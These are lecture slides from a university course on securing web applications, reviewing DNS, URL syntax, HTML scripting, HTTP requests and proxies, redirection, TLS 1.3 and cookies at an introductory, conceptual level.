

Securing Web Applications



BCS2420

Dr. Ashish Sai

ashish.sai@maastrichtuniversity.nl

Web Review: Domains, URLs, HTML, HTTP, Scripts

- The **Domain Name System (DNS)** provides a **hierarchical naming scheme** for internet resources, supported by an operational infrastructure.
- **Uniform Resource Locators (URLs)** specify the **location** of files and web pages.

URL Example: `http://bcs.ashish.nl/lecture.html`

- `http`: retrieval protocol
- `bcs`: unqualified hostname
- `ashish.nl`: second level domain
- `lecture.html`: file on host machine

URL template: `scheme://host[:port]/pathname[?query]`

- `[]` denotes optional

Domains and Subdomains

- A **domain name** consists of one or more dot-separated parts. The top level domain can be generic (`.com`, `.org`) or country code based (`.nl`, `.ie`).
- Lower-level domains are subordinate to parent domains in the hierarchical name tree.

Second and third-level domains represent organizations, while subdomains denote departments or services.

URL Syntax

- A URL is a type of **URI**, typically in the format `hostname.subdomain.domain.`
- It may include a **retrieval protocol**, **file location**, and **optional query parameters**.

```
scheme: //host[:port]/pathname[?query]
```

- May be used to pass parameters to an executable resource.
- The port is often omitted for a well-known default (e.g., 80 for HTTP, 443 for HTTPS)

Hypertext Markup Language (HTML)

- HTML is a system for annotating content in text-based documents (e.g. web pages).
- It uses **markup tags** (e.g., `<p></p>`) to identify structure and content.

- A hyperlink specifies a URL for a web page from another location.
- An anchor tag links a URL to display text:
`<a href="url">text</a>`.
- An inline image tag `` embeds an image from a URL.

Executable Content in HTML

- HTML documents can include scripts (e.g., JavaScript) to manipulate the page and document object, forming active content.
- Scripts can be inline (`<script>...</script>`) or linked externally (`<script src="url"></script>`).
- Event handlers (e.g., `onclick`) often trigger scripts based on browser-detected events.


Document Loading, Parsing, Javascript Execution

Document Loading, Parsing, and JavaScript Execution

1. `<script>` blocks execute sequentially as encountered by the HTML parser.
2. JavaScript can use `document.write()` to inject text inline during loading.
3. A javascript: scheme executes code when the URL is loaded.
4. Event handler JavaScript runs when the browser detects the specified event.

Hypertext Transfer Protocol (HTTP)

- `HTTP` is the main protocol for data transfer between browsers and servers.
- A client opens a TCP connection and sends an HTTP request, consisting of a request line, headers, and an optional body.
- Common methods include `GET`, `POST`, and `CONNECT`, with the request-URI identifying the object.
- `HTTP` responses have a similar structure, starting with a status line.



<request-method> **<request-URI>** **<HTTP-version>**

request-line (example): GET /filepath/file.html HTTP/1.1

HTTP-request-hdr (examples): Referer: http://from.domain.com/doc.html
 Host: target.domain.com
 User-Agent: Mozilla/5.0


 <keyword>: <value>

status-line (examples): HTTP/1.1 200 OK
 HTTP/1.1 404 Not Found

HTTP Request/Response Structure

HTTP Proxies

- An **HTTP** proxy intermediates between a client and server, managing access and relaying responses.
- Proxies can function as gateways, translate protocols, and enhance efficiency via caching.
- The `CONNECT` method enables tunneling of encrypted TCP streams through a proxy.



(Ab)use of HTTP Proxies

- Proxies are set in browser proxy settings and enable middle-person attacks if the proxy is untrustworthy.
- Proxy can also cause HTTPS interception.

Browser (URL) Redirection

- HTML documents can redirect browsers to other sites using:
 - Javascript (`window.location="url"`)
 - A refresh meta tag in HTML (`<meta http-equiv="refresh" content="N; URL=new-url">`)
- A refresh header in an HTTP response
- An HTTP `Location` header with status code 3xx.


TLS and HTTPS (HTTP over TLS)

HTTPS secures web traffic by using TLS (**Transport Layer Security**) over TCP.

- HTTP requests are transmitted through the TLS channel.
- A TLS channel has two layers:
 - **Handshake layer**: Sets up parameters, including key exchange, server settings, integrity, and authentication.
 - **Record layer**: Secures application data.

TLS Handshake

- Establishes a shared master key via key exchange (e.g., Diffie-Hellman Ephemeral or pre-shared key).
- Involves server and client nonces, offered algorithms, and key shares.
- Authenticates the server using PSK, RSA, or ECDSA signatures.
- Ensures forward secrecy, protecting past traffic even if long-term secrets are disclosed.



(A) Key Exchange phase

(B) Server Parameters

(C) Authentication phase

Encryption and Integrity (TLS 1.3)

- TLS ensures a secure channel with authenticated key exchange and authenticated encryption (e.g., ChaCha20, AES) for confidentiality and MAC tags for integrity.
- **Session resumption (0-RTT)** enables quicker session setup using a pre-shared key.

STARTTLS

- STARTTLS is a strategy for upgrading regular protocols to TLS on the same port.
- Some protocols using STARTTLS include SMTP, IMAP, POP3, LDAP, NNTP, and XMPP.

DOM Objects and HTTP Cookies

- An HTML document is represented as a **Document Object Model (DOM)**, accessible via `window.document`.
- The `window.location` object provides URL components, including `window.location.href`.
- The DOM acts as an API for JavaScript to modify web page content.

Browser Cookies

- HTTP is stateless and provides **no mechanism** for remembering **state** from previous requests. **HTTP Cookies** provide a mechanism for **retaining state** across requests from the same server.

- The server sends **size-limited** data strings to the client, which returns them with **future requests** to the same server.
- Cookies can be **short-lived** session cookies or **persistent** with specific attributes.

